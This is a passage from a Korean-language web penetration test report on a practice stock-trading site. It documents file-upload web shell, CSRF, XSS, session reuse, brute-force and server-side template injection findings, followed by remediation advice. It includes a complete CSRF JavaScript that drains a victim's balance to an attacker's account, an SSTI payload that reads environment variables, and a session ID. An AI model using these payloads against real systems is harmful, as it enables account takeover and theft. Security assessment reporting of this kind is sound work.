[표 13] 파일 업로드 취약점 - 취약점 요약

**나. 상세 내용**

Step 1. 관리자 계정으로 로그인 후, 공지사항 글쓰기 페이지 접근

텍스트, 스크린샷, 폰트, 번호이(가) 표시된 사진

자동 생성된 설명

[그림 17] 공지사항 페이지

Step 2. 프록시 도구를 사용하여 공지사항 글쓰기 페이지를 확인한 뒤, 허용되는 파일 확장자에 jjspsp 추가

텍스트, 스크린샷, 번호, 소프트웨어이(가) 표시된 사진

자동 생성된 설명

[그림 18] 프록시 도구를 이용해 확인한 패킷의 필터링 조건 변경

Step 3. 공지사항 작성 시 확장자가 . jjsps인 웹 쉘 파일 업로드

텍스트, 스크린샷, 폰트, 번호이(가) 표시된 사진

자동 생성된 설명

[그림 19] 웹 쉘을 포함한 공지사항 작성

Step 4. 필터링을 통과하여 웹 쉘 파일이 .jsp 확장자로 업로드 되는 것을 확인

텍스트, 스크린샷, 폰트, 디자인이(가) 표시된 사진

자동 생성된 설명

[그림 20] 웹 쉘 파일 업로드 결과

* 1. 유추가능한 인증정보 이용

**가. 취약점 개요**

|  |  |
| --- | --- |
| **취약점 내용** | 회원가입 과정의 인증정보 입력 시 낮은 복잡도 및 취약한 문구 입력이 가능하여 예측 가능한 인증정보를 사용할 수 있어 취약점 존재 |
| **발견 위치 및 URL** | 메인 > 로그인 > 회원가입  https://www.rookiestock.com/signup |

[표 14] 유추가능한 인증정보 이용 - 취약점 요약

**나. 상세 내용**

Step 1. 회원가입 페이지에서 취약한 비밀번호(주민등록번호, 전화번호, 유추하기 쉬운 번호 등)을 포함한 비밀번호 설정 시도

텍스트, 스크린샷, 폰트, 번호이(가) 표시된 사진

자동 생성된 설명

[그림 21] 회원가입 정보 입력

Step 2. 입력한 데이터의 검증 없이 가입이 성공한 모습을 확인 가능

텍스트, 폰트, 화이트, 스크린샷이(가) 표시된 사진

자동 생성된 설명

[그림 22] 가입 확인

* 1. 자동화공격

**가. 취약점 개요**

|  |  |
| --- | --- |
| **취약점 내용** | 자동화 도구를 사용하여 여러 번 게시물을 작성할 수 있는 취약점 존재 |
| **발견 위치 및 URL** | 메인 > 공지사항 작성  https://www.rookiestock.com/submit-notice |

[표 15] 자동화공격 - 취약점 요약

**나. 상세 내용**

Step 1. 관리자 계정으로 로그인 후 공지사항 글쓰기 페이지 작성

텍스트, 스크린샷, 폰트, 번호이(가) 표시된 사진

자동 생성된 설명

[그림 23] 공지사항 글쓰기 화면

Step 2. 프록시 도구를 이용하여 글쓰기 패킷을 가로챔

텍스트, 스크린샷, 소프트웨어, 번호이(가) 표시된 사진

자동 생성된 설명

[그림 24] 프록시 도구를 이용해 공지사항 패킷 확인

Step 3. 해당 패킷을 자동화 공격도구로 실행, [Payload type]과 [Payload settings-To]를 숫자형, 15로 설정

텍스트, 소프트웨어, 번호, 웹 페이지이(가) 표시된 사진

자동 생성된 설명

[그림 25] 프록시 도구의 자동화 공격 설정

Step 4. 해당 패킷의 제목에 해당하는 NOTICE\_TITLE 값을 타겟으로 설정하고 실행

텍스트, 스크린샷, 소프트웨어, 번호이(가) 표시된 사진

자동 생성된 설명

[그림 26] 프록시 도구의 자동화 공격 타겟 설정


Step 5. 자동화 공격도구로 정상적으로 공지사항 글을 작성함을 확인, 글쓰기에 의한 자동화 공격에 취약함을 검증

텍스트, 스크린샷, 번호, 소프트웨어이(가) 표시된 사진

자동 생성된 설명

[그림 27] 자동화공격시 공지사항 자동 생성

Step 6 자동으로 생성된 게시물 확인



[그림 28] 자동 생성된 게시물 확인

* 1. 크로스사이트 요청변조 (CSRF)

**가. 취약점 개요**

|  |  |
| --- | --- |
| **취약점 내용** | 공격자가 서버에게 다른 사용자의 요청을 변조하여 보낼 수 있는 취약점을 발견 |
| **발견 위치 및 URL**  **(2건)** | 공격 되는 부분  종목 > 해당 주식 페이지 > 구매/판매하기  https://www.rookiestock.com/detailBuy  https://www.rookiestock.com/detailSell  마이페이지 > 송금  https://www.rookiestock.com/mypage/send  &취약점이 동일 함으로 같은 조치 바람 |

[표 16] 교차 사이트 요청 위조 - 취약점 요약

**나. 상세 내용**

Step 1. 유저 계정 Q&A 페이지 접속




[그림 29] 공지사항 글쓰기

Step 2 유저 계정 Q&A 페이지 송금용 자바스크립트 작성 내용


|  |
| --- |
| **입력구문** |
| <script src="/js/jquery.min.js"></script>  <script src="/js/browser.min.js"></script>  <script src="/js/breakpoints.min.js"></script>  <script src="/js/util.js"></script>  <script src="/js/main.js"></script>  <script src="/js/common.js"></script>  <script src="/js/rsa/jsbn.js"></script>  <script src="/js/rsa/prng4.js"></script>  <script src="/js/rsa/rng.js"></script>  <script src="/js/rsa/rsa.js"></script>  <script>      var bal = null;      fetch('http://localhost:8080/mypage', {          method: 'GET',          headers:{              'Accept': 'text/plain'          }      })      .then(response =>{          if (!response.ok){              throw new Error('Network response was not ok');          }          return response.text();      })      .then(res => {          const balanceRegex = /"ACCOUNT\_BALANCE":(\d+)/;          const match = res.match(balanceRegex);          if (match) {              bal = match[1] - 1;              fetch('http://localhost:8080/mypage/transfer', {                  method: 'GET',                  headers: {                      'Accept': 'text/plain'                  }              })              .then(response => {                  if (!response.ok) {                      throw new Error('Network response was not ok');                  }                  return response.text();              })              .then(html => {                  const parser = new DOMParser();                  const doc = parser.parseFromString(html, "text/html");                  const userIdInput = 'hacker';                  const modulusMatch = html.match(/id="RSAModulus"\s+value="([^"]+)"/);                  const Exponent =html.match(/id="RSAExponent"\s+value="([^"]+)"/);                  if (userIdInput) {                      const RSAModulus = modulusMatch[1];                      const RSAExponent = Exponent[1];                      console.log("balbalbalblablablablabl",bal);                      console.log('Extracted RSAModulus:', RSAModulus);                      console.log('Extracted RSAExponent:', RSAExponent);                      console.log('Extracted USER\_ID:', userIdInput);                      ajaxSend(RSAModulus,RSAExponent,userIdInput, bal);                  } else {                      console.log('USER\_ID input not found in the data.');                  }              })              .catch(error => {                  console.error('Fetch error:', error);              });              console.log("ACCOUNT\_BALANCE value:", bal);          } else {console.log("ACCOUNT\_BALANCE not found.");}      })      .catch(error => {          console.error('Fetch error:', error);      });      function ajaxSend(RSAModulus, RSAExponent, user\_nm, PRICE){          const rsa = new RSAKey();          rsa.setPublic(RSAModulus, RSAExponent);          let data = {              name : user\_nm,              account\_number : '909089-4923112',              price : PRICE,              transfer\_bankagency : 'RK루키은행'          };          let e2eData = rsa.encrypt(JSON.stringify(data));          $.ajax({              url: '/mypage/send', // 컨트롤러 경로를 지정하세요.              type: 'POST',              contentType: 'application/json',              data: e2eData, // 데이터를 JSON 형식으로 전송              success: function(response) {                  alert(response.body);              },              error: function(xhr, status, error) {                  // 오류 발생 시 실행될 코드                  alert('오류 발생: ' + error);              }          });      }  </script> |

**[표 17] CSRF 스크립트**



[그림 30] Q&A 내 자바 스크립트문 코드 작성

Step 3 CSRF 스크립트 작동 송금 내역 확인



[그림 31] 송금 확인 메시지

* 1. 인증 오류 횟수 제한기능 제공 여부

**가. 취약점 개요**

|  |  |
| --- | --- |
| **취약점 내용** | 서버에서 아이디에 대한 로그인 횟수 제한을 하지 않아, 무차별 대입으로 비밀번호 탈취 위험 높음 |
| **발견 위치 및 URL** | 메인 > 공지사항 작성  https://www.rookiestock.com/login |

[표 18] 인증 오류 횟수 제한기능 제공 - 취약점 요약

**나. 상세 내용**

Step 1. 로그인 페이지 접속

텍스트, 스크린샷, 폰트, 디자인이(가) 표시된 사진

자동 생성된 설명

[그림 32] 공지사항 글쓰기 화면

Step 2. 해당 패킷을 자동화 공격도구를 실행해 1000번의 로그인을 시도. 200 응답 코드를 지속적으로 반환하므로, 인증 오류 횟수 자체가 설정되어 있지 않은 것을 확인

텍스트, 스크린샷, 소프트웨어, 디스플레이이(가) 표시된 사진

자동 생성된 설명

[그림 33] 프록시 도구를 이용해 자동화 공격 실행

* 1. 불충분한 세션종료 처리


**가. 취약점 개요**

|  |  |
| --- | --- |
| **취약점 내용** | 로그인 뒤 60분이 지나도 세션이 종료가 안되는 취약점 존재 |
| **발견 위치 및 URL** | 메인 페이지  https://www.rookiestock.com |

[표 19] 불충분한 세션종료 처리 - 취약점 요약


**나. 상세 내용**

Step 1. 12시에 아이디 로그인 확인



[그림 34] user2로 접속

Step 2. 1시30분 이후에도 로그인 되어있는 것을 확인



[그림 35] 세션종료가 되지 않는 것을 확인

* 1. 크로스 사이트 스크립팅

**가. 취약점 개요**

|  |  |
| --- | --- |
| **취약점 내용** | 입력 값에 대한 검증이 미흡하여 악성 스크립트 구문 삽입 및 실행 가능 |
| **발견 위치 및 URL**  **(2건)** | 공격구문이 삽입 되는 곳  커뮤니티 글쓰기, Q&A 글쓰기  https://www.rookiestock.com/submit-notice https://www.rookiestock.com/qna/qnaadd  공격이 실행되는 곳  https://www.rookiestock.com/qna  https://www.rookiestock.com/notice-detail? |

[표 20] 세션정보 재사용- 취약점 요약

**나. 상세 내용**


Step 1. Q&A게시판 확인

텍스트, 스크린샷, 번호, 폰트이(가) 표시된 사진

자동 생성된 설명


[그림 36] Q&A 게시판 확인

Step 2. 내용에 자바스크립트 코드 삽입



[그림 37] 자바 스크립트문 삽입

Step 3. 게시물 등록



[그림 38] 게시물 등록

Step 3. 스크립트 작동 확인

텍스트, 스크린샷, 소프트웨어, 멀티미디어 소프트웨어이(가) 표시된 사진

자동 생성된 설명

[그림 39] 스크립트문 작동 확인


* 1. 백그라운드 화면 보호

**가. 취약점 개요**

|  |  |
| --- | --- |
| **취약점 내용** | 백그라운드 화면 전환 시 화면에 페이지 내용들이 보이는 취약점 존재 |

[표 21] 백그라운드 화면 보호- 취약점 요약

Step 1. 어플리케이션 백그라운드 화면 모습



[그림 40] 백그라운드 화면상의 모습

* 1. 세션정보 재사용


**가. 취약점 개요**

|  |  |
| --- | --- |
| **취약점 내용** | 사용자의 세션을 조작하여 다른 사용자로 로그인이 되는 취약점 존재 |
| **발견 위치 및 URL** | 홈페이지 전체  https://www.rookiestock.com/ |

[표 22] 세션정보 재사용- 취약점 요약


**나. 상세 내용**

Step 1. 관리자 아이디로 로그인




[그림 41] 가입 경로 입력

Step 2. 관리자 세션 값 확인



[그림 42] 관리자 세션 값 확인

Step 3. user2로 접속



[그림 43] user2로 접속


Step 4. JSESSIONID 값에 관리자의 세션 값 삽입 후 확인

|  |  |
| --- | --- |
| **입력 구문** | JSESSIONID= 07A265B26D7625ADE872298338ABAB6B |


텍스트, 스크린샷, 폰트이(가) 표시된 사진

자동 생성된 설명

[그림 44] user2의 세션 값



[그림 45] 관리자의 세션 값 삽입



[그림 46] 관리자 홍길동으로 로그인 확인

* 1. 서버사이드 템플릿 인젝션

**가. 취약점 개요**

|  |  |
| --- | --- |
| **취약점 내용** | 입력 값을 검증하지 않아 템플릿 엔진 구문 삽입 시 서버에게 명령을 할 수 있는 취약점 존재 |
| **발견 위치 및 URL** | 내주식 > 커뮤니티 페이지 > 검색창  https://www.rookiestock.com/community/search |

[표 23] 서버사이드 템플릿 인젝션 취약점 요약

**나. 상세 내용**


Step 1. 커뮤니티 페이지에 접속



[그림 47] 커뮤니티 페이지

Step 2. 검색창에 5\*5값을 입력하여 반환되는 값을 확인.


|  |  |
| --- | --- |
| **입력 구문** | 5\*5 |



[그림 48] 검색창에 계산식 삽입 결과

Step 3. 검색창 값에 템플릿 언어를 삽입한 결과값이 반환이 없는 것을 확인

|  |  |
| --- | --- |
| **입력 구문** | ${7\*5} |



[그림 49] 템플릿언어 구문 삽입 결과

Step 4. 다른 템플릿 언어 구문을 삽입하여 출력되는 값을 확인하여 jinja2, Twig, Thymeleaf 템플릿 엔진 사용을 예측함


|  |  |
| --- | --- |
| **입력 구문** | {7\*7} |



[그림 50] 다른 템플릿 구문 입력

Step 5. 템플릿 코드 내 java의 객체 중 시스템 환경 변수 값을 가져오는 코드를 넣고 실행한 결과 값이 확인되어 서버 사이드 템플릿 인젝션이 되는 것을 확인

|  |  |
| --- | --- |
| **입력 구문** | T(java.lang.System).getenv() |



[그림 51] 서버의 환경변수 출력 확인

1. 대응 방안
   1. 거래 인증수단 검증 오류

|  |  |  |  |
| --- | --- | --- | --- |
| **세부 구분** | 거래 인증 | **위험도** | 5 |
| 전자금융거래 과정에서는 사용되는 거래 인증수단의 검증 절차를 확인. 사전에 등록한 인증매체(비밀번호, 보안카드, OTP 등)의 검증이 부족하다면, 위조된 보안카드를 사용하여 부적절한 거래가 발생할 수 있음.  **\* 점검항목**  - 올바르지 않은 인증정보(비밀번호, OTP, 보안카드 번호 등)를 입력한 후에도 거래가 가능한지 확인  - 만료된 인증수단(인증서, 보안카드, OTP 등)을 사용하여 인증 시도한 후에도 거래가 가능한지 확인  - 금융회사에서 정한 시간 이후에 받은 인증정보를 사용하여 인증 요청을 한 경우에도 거래가 정상적으로 처리되는지 확인 | | | |
| **대책 방안** | | | |
| 사용자가 등록한 인증번호 및 인증매체(보안카드, OTP단말기, 스마트폰 앱)를 서버 세션에서 검증하여 인증을 해야 한다. 이때, 인증 절차의 성공 여부도 함께 확인하여, 인증 절차를 우회할 수 없도록 해야 한다.  주의할 점은 검증 과정에서 발생하는 부적절한 에러 처리 등으로 인해 우회가 가능하거나, 클라이언트 측에서 검증 절차를 구현할 경우에도 공격자가 쉽게 우회할 수 있다는 것이다. 따라서 검증 절차는 서버 측에서 반드시 처리해야 한다.   1. **비밀번호 인증** 2. 사용자가 등록한 비밀번호를 서버 세션에서 일치 여부를 확인 3. 비밀번호 횟수 제한을 체크하며, 일정 횟수 이상 실패할 경우 인증을 차단(5회 미만). 4. 다중 인증 방식을 권고 5. **문답식 인증** 6. 회원가입 시 사용자가 등록한 질문에 대한 답변을 서버 세션에서 검증 7. 다중 인증 방식을 권고 8. **이미지 인증**   \*인증 보안 수준이 낮기 때문에, 사용자가 선택하여 사용할 수 있는 비밀번호 외의 보조적인 인증 수단으로 제공됨  \*핀 번호, 패턴인증  시각적으로 탈취가 가능하므로, 이용자에게 주의사항 등 안내 필요  안전한 금융거래를 위하여 다중 인증 방식을 권장   * 다중인증 예시   1) 패스워드 + 휴대폰SMS인증  2) 보안카드 + OTP  3) ID/PW + 보안카드/OTP  4) ID/PW + ARS 전화인증 | | | |

* 1. 거래정보 재사용

|  |  |  |  |
| --- | --- | --- | --- |
| **세부 구분** | 거래정보 검증 | **위험도** | 5 |
| 전자금융거래에서 사용되는 거래정보의 재사용 여부를 확인  **\* 점검 항목**  - 정상적으로 로그인한 사용자가 아닌 다른 사용자의 거래정보를 무단으로 이용할 수 있는지 확인  - 이전에 이용한 거래정보를 별도의 인증이나 확인 과정 없이 계속해서 사용할 수 있는지 확인 | | | |
| **대책 방안** | | | |
| - 전자금융거래 시에는 다른 사용자의 거래정보를 사용할 수 없도록 검증 절차를 거쳐야 한다. 이를 위해 거래정보 요청 시 요청자의 정상 로그인 여부를 확인하고, 권한 없는 다른 사용자의 거래정보 요청에는 정보를 제공하지 않는 구조를 구현해야 한다.  - 거래정보의 검증은 클라이언트 측에서만이 아니라 서버 측에서도 이루어져야 클라이언트 측에서만 검증을 구현할 경우 공격자가 쉽게 우회할 수 있습니다. | | | |

* 1. 프로그램 무결성 검증

|  |  |  |  |
| --- | --- | --- | --- |
| **세부 구분** | 거래 인증 | **위험도** | 5 |
| 변조된 프로그램이 정상적으로 실행될 경우 악성 코드가 함께 포함되어 재배포되는 등의 보안 위협이 있기 때문에, 변조된 프로그램을 사용할 때 정상 실행 가능 여부를 반드시 점검  **\* 점검 항목**  - 변조된 설치 파일(APK, IPA)을 다시 설치한 후에 정상적으로 실행이 가능한지를 점검  - 애플리케이션을 설치한 후에 실행 파일 및 관련 라이브러리가 변조되어도 정상적으로 실행이 가능한지를 점검 | | | |
| **대책 방안** | | | |
| 애플리케이션의 무결성을 검증하기 위해서는 애플리케이션 실행 시에 해시값 검증이나 실행 파일 조작 감지, 무결성 검증 보안 솔루션을 활용하여 애플리케이션의 무결성이 손상되었는지를 확인해야 한다. 비정상적인 변동이 감지되면 정상적인 애플리케이션을 다시 다운로드 받거나 서비스 접근을 차단할 수 있다. 또한, 애플리케이션 실행 중에 중요 기능을 수행하기 전에 애플리케이션의 변조 여부를 검증함으로써 변조가 감지되면 즉시 대응할 수 있다.   1. **상용 솔루션을 활용하여 무결성 검사를 수행하는 것이 가장 양호** 2. **소스코드 난독화를 통해 애플리케이션의 변조를 어렵게 설정** | | | |

* 1. 소스코드 난독화 적용 여부

|  |  |  |  |
| --- | --- | --- | --- |
| **세부 구분** | 거래 인증 | **위험도** | 4 |
| 디컴파일을 통해 복구된 소스코드에 클래스명, 함수명 등이 평문으로 노출되어 프로그램의 구조 및 코드 흐름을 파악할 수 있는지를 점검  **\* 점검 항목**  - 디컴파일이 가능한지 여부를 점검  - 클래스명, 함수명 등이 식별 가능한 평문으로 노출되는지 여부를 확인 | | | |
| **대책 방안** | | | |
